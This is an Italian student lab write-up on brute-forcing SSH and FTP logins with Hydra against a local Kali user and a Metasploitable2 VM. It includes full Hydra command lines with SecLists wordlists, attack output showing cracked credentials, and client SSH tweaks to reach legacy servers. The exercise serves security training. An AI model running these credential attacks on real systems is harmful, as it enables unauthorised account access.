S6-L5
Authentication cracking con Hydra

Emanuele Benedetti | 17 gennaio 2025

Consegna

L'esercizio di oggi ha un duplice scopo:


- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.


Svolgimento

Il laboratorio è stato svolto su macchina virtuale Kali Linux, impostato su *rete interna* tramite VirtualBox. Ho configurato in maniera manuale l'indirizzo IPv4 assegnando 192.168.10.2/24 come possiamo vedere dall'immagine che segue:



Fase 1: Crack dell'autenticazione SSH

Ho iniziato il laboratorio di oggi creando un nuovo utente sulla macchina Kali tramite il comando ***sudo add user test_user*** e impostando come password utente *testpass*. Ho lasciato vuoti tutti i campi opzionali relativi all'utente digitando *enter*.




Ho quindi verificato la creazione del nuovo utente tramite il comando ***cat /etc/passwd | grep test_user***


Dopo aver creato l'utente ho attivato il servizio ssh tramite il comando ***sudo service ssh start***.

SSH è protocollo che ha sostituito telnet, utilizzato per stabilire connessioni sicure e criptate tra due dispositivi. SSH viene comunemente utilizzato per accedere a un sistema remoto in modo sicuro, gestire server e trasferire file.

Per controllare che il servizio fosse attivo, ho deciso di utilizzare il nmap eseguendo una scansione tramite il comando ***nmap -T5 -sT 192.168.10.2***. Il risultato ci conferma che la porta 22 (porta di default del protocollo ssh) è aperta.



Ora che il servizio ssh è in esecuzione sulla macchina, ho eseguito il comando ***ssh test_user@192.168.10.2*** per testare la connessione ssh con l'utente *test_user*.



In questo modo la shell modifica il prompt mostrando che possiamo eseguire comandi sulla macchina come se fossimo loggati con l'utente test_username.

Dopo aver configurato tutte le fasi preliminari del laboratorio ho avviato il processo di cracking tramite il tool open-source Hydra. Il software esegue attacchi di tipo dizionario, ovvero tenta di craccare le password tramite una lista di username e/o password, che vengono testati finché non si trova un riscontro (qualora ci fosse).

Ho avviato il cracking tramite il comando:
hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t4 -V 192.168.10.2 ssh

Lo switch *-L* indica che vogliamo passare una lista di username da testare, *-P* indica che vogliamo passare una lista di password, -t4 indica il numero di connessioni parallele eseguite (thread), *-V* fornisce delle informazioni aggiuntive durante l'esecuzione, *ssh* indica il protocollo e quindi la porta di default del test.

Questa tipologia di attacco è strettamente dipendente dalle prestazioni della macchina su cui è eseguita. Nonostante l'indicazione per testare il protocollo SSH sia di usare -t4 come velocità di scansione, purtroppo il mio device non ha la potenza sufficiente per supportare il carico di lavoro.

```
[RE-ATTEMPT] target 192.168.10.2 - login "info" - pass "trustno1" - 39 of 829545500
[RE-ATTEMPT] target 192.168.10.2 - login "info" - pass "jordan" - 39 of 82954550000
[RE-ATTEMPT] target 192.168.10.2 - login "info" - pass "jennifer" - 39 of 829545500
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
```

Ho dunque modificato il comando eseguendo la scansione tramite lo switch *-t2* che limita il numero di connessioni parallele a 2.


Per essere sicuro che l'attacco avesse successo (conoscendo le credenziali) ho verificato che i due file passati contenessero effettivamente le credenziali che stiamo cercando:

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | grep test_user
test_user
test_user_dmt
test_user1
```


```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt | grep testpass
testpass
```

Nota: Nell'esempio ho simulato un caso verosimile di tentativo di cracking delle password tramite degli elenchi di nomi e password precompilati delle liste seclists che contengono più di 1000000 di entry da testare.
Dato che siamo in un esempio di laboratorio e conosciamo le credenziali di accesso del target e visti i problemi di potenza di calcolo della macchina che esegue le scansioni, ho deciso di modificare le liste fornite in input di username e password creando due nuovi file di testo, contenenti la lista degli username e password più utilizzati in Italia nel 2024, aggiungendo le credenziali dell'utente.
(Un altro metodo risolutivo sarebbe stato modificare la lista seclist inserendo nome utente e password target in cima, accorciando i tempi di ricerca).

Le due liste create risultano ora così:



Rilanciando ora il comando
hydra -L Documents/S6-L5/username -P Documents/S6-L5/password -t2 -V 192.168.10.2 ssh dopo qualche minuto otteniamo un match delle credenziali:



Fase 2: Crack autenticazione FTP

FTP (File Transfer Protocol) è un protocollo di rete standard utilizzato per trasferire file tra un client e un server su una rete. Il protocollo non è criptato e trasmette tutti i dati in chiaro, compresi utente e password.

Per eseguire la seconda fase ho scaricato il server FTP *vsftpd* tramite il comando ***sudo apt install vsftpd***. Ho avviato il servizio sulla macchina con il comando ***sudo service vsftpd start***.

Ho controllato quali porte fossero aperte dopo questi comandi, sempre tramite nmap, verificando che i servizi attivi sono SSH (porta 22) e FTP (porta 21).

```
┌──(kali㉿kali)-[~]
└─$ nmap -T5 -sS 192.168.10.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 12:04 CET
Nmap scan report for 192.168.10.2
Host is up (0.000034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
```


Come mostrato precedentemente Hydra può utilizzare delle liste di username e password già compilate. In questo caso ho modificato le liste *xato-net-10-million-usernames.txt* e *xato-net-10-million-passwords-1000000.txt* con test_user in cima alla lista utenti e testpass come linea 43 delle password.

```
nano 8.3          /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
1 test_user
2 info
```

```
GNU nano 8.3      /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
   41 asdfgh
   42 hunter
   43 testpass
   44 buster
   45 soccer
```

Ho avviato il cracking delle credenziali tramite il comando *hydra -l test_user -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t2 -V 192.168.10.2 ftp*

Poichè a seguito dell'attacco precedente conosciamo l'username del target, ho modificato lo switch *-l* (L minuscola) che rispetto a prima utilizza solo il nome utente specificato. Ho inoltre indicato il protocollo da attaccare, inserendo ftp che permette ad hydra di usare la porta 21 come target.



Come da aspettative otteniamo un match delle credenziali, come mostrato nell'immagine.

Bonus

Consegna

Attaccare SSH anche su metasploitable. Potrebbe esserci un problema da risolvere

Svolgimento


Ho avviato una macchina virtuale target Metasploitable2 configurata nella stessa rete virtuale di Kali. Ho impostato manualmente l'IP in modo tale che le due macchine potessero comunicare correttamente:

Per prima cosa ho eseguito il comando ***nmap -T5 -sS 192.168.10.4*** per vedere se la porta 22 di default di ssh fosse aperta sulla macchina target Metasploitable2.

Il comando ci mostra tutte le porte aperte sul target, compresa la 22 da attaccare.


Ho quindi provato ad eseguire un attacco come fatto in precedenza utilizzando le liste seclist per nome utente e password tramite il comando *hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t2 -V 192.168.10.4 ssh*

Tuttavia questa volta il software fallisce la connessione a causa dell'errore riportato nell'immagine che segue:




Come esplicitato dalla descrizione dell'errore, vi è un conflitto nei metodi di chiave host tra il server SSH Metasploitable (che supporta `ssh-rsa` e `ssh-dss`) e il client SSH Kali (che supporta algoritmi moderni come `ssh-ed25519`, `ecdsa-*`, e `rsa-sha2-*`).

Per risolvere l'errore ho modificato il file di configurazione del client SSH */etc/ssh/ssh_config* aggiungendo al file di testo gli algoritmi supportati dalla macchina target.




In questo modo stiamo dicendo al file di configurazione del client SSH che con il server con IP 192.168.10.4 deve utilizzare gli algoritmi specificati.

Ho provato a rilanciare il comando per craccare le credenziali SSH come prima, ottenendo un nuovo errore:



Questa volta il problema riguarda una mancata corrispondenza tra gli algoritmi di MAC (Message Authentication Code) supportati dal client e dal server SSH.
In pratica, il client SSH supporta solo algoritmi MAC moderni come hmac-sha2-256 e hmac-sha2-512, mentre il server SSH supporta algoritmi più vecchi come hmac-md5 e hmac-sha1. Questo impedisce al client e al server di negoziare una connessione sicura.

Per la risoluzione sono tornato nuovamente nel file di configurazione SSH su Kali */etc/*ssh/ssh_config ed ho aggiunto gli algoritmi supportati dal server target:



Nota: in un contesto reale è consigliato aggiornare gli algoritmi del server con quelli più moderni come ecdsa, ed25519 rsa-sha2 (nel primo caso) e hmac-sha2-256 e hmac-sha2-512 (nel secondo caso) per garantire la sicurezza del server.

Dopo aver risolto tutti gli errori ho provato a lanciare nuovamente il comando *hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t2 -V 192.168.10.4 ssh*

In questo modo, Hydra riesce ad avviare l'attacco e testare gli username e le password che abbiamo fornito senza generare errori.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt -t2 -V 192.168.10.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 15:46:59
[DATA] max 2 tasks per 1 server, overall 2 tasks, 8295446704545 login tries (l:8295455/p:999999), ~4147723352273 tries per task
[DATA] attacking ssh://192.168.10.4:22/
[ATTEMPT] target 192.168.10.4 - login "test_user" - pass "123456" - 1 of 8295446704545 [child 0] (0/0)
[ATTEMPT] target 192.168.10.4 - login "test_user" - pass "password" - 2 of 8295446704545 [child 1] (0/0)
[ATTEMPT] target 192.168.10.4 - login "test_user" - pass "12345678" - 3 of 8295446704545 [child 0] (0/0)
```

Avendo tanti anni a disposizione potremmo riuscire a testare tutte le entry presenti nei file della wordlist seclists. Tuttavia a scopi dimostrativi ho nuovamente aggiunto le credenziali di cui già siamo a conoscenza in cima ai file per dimostrare la corretta riuscita dell'attacco

```
┌──(kali㉿kali)-[~]
└─$ head /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
msfadmin
test_user
```

xato-net-10-million-passwords-1000000.txt

```
 8 111111
 9 msfadmin
10 1234567
```

Riavviando l'attacco con le liste aggiornate otteniamo finalmente con successo il match delle credenziali della macchina target.

```
[ATTEMPT] target 192.168.10.4 - login "msfadmin" - pass "password" - 27 of 198 [child 1] (0/0)
[ATTEMPT] target 192.168.10.4 - login "msfadmin" - pass "msfadmin" - 28 of 198 [child 0] (0/0)
[22][ssh] host: 192.168.10.4   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.10.4 - login "test_user" - pass "123456" - 45 of 198 [child 0] (0/0)
[ATTEMPT] target 192.168.10.4 - login "test_user" - pass "cambiami" - 46 of 198 [child 1] (0/0)
```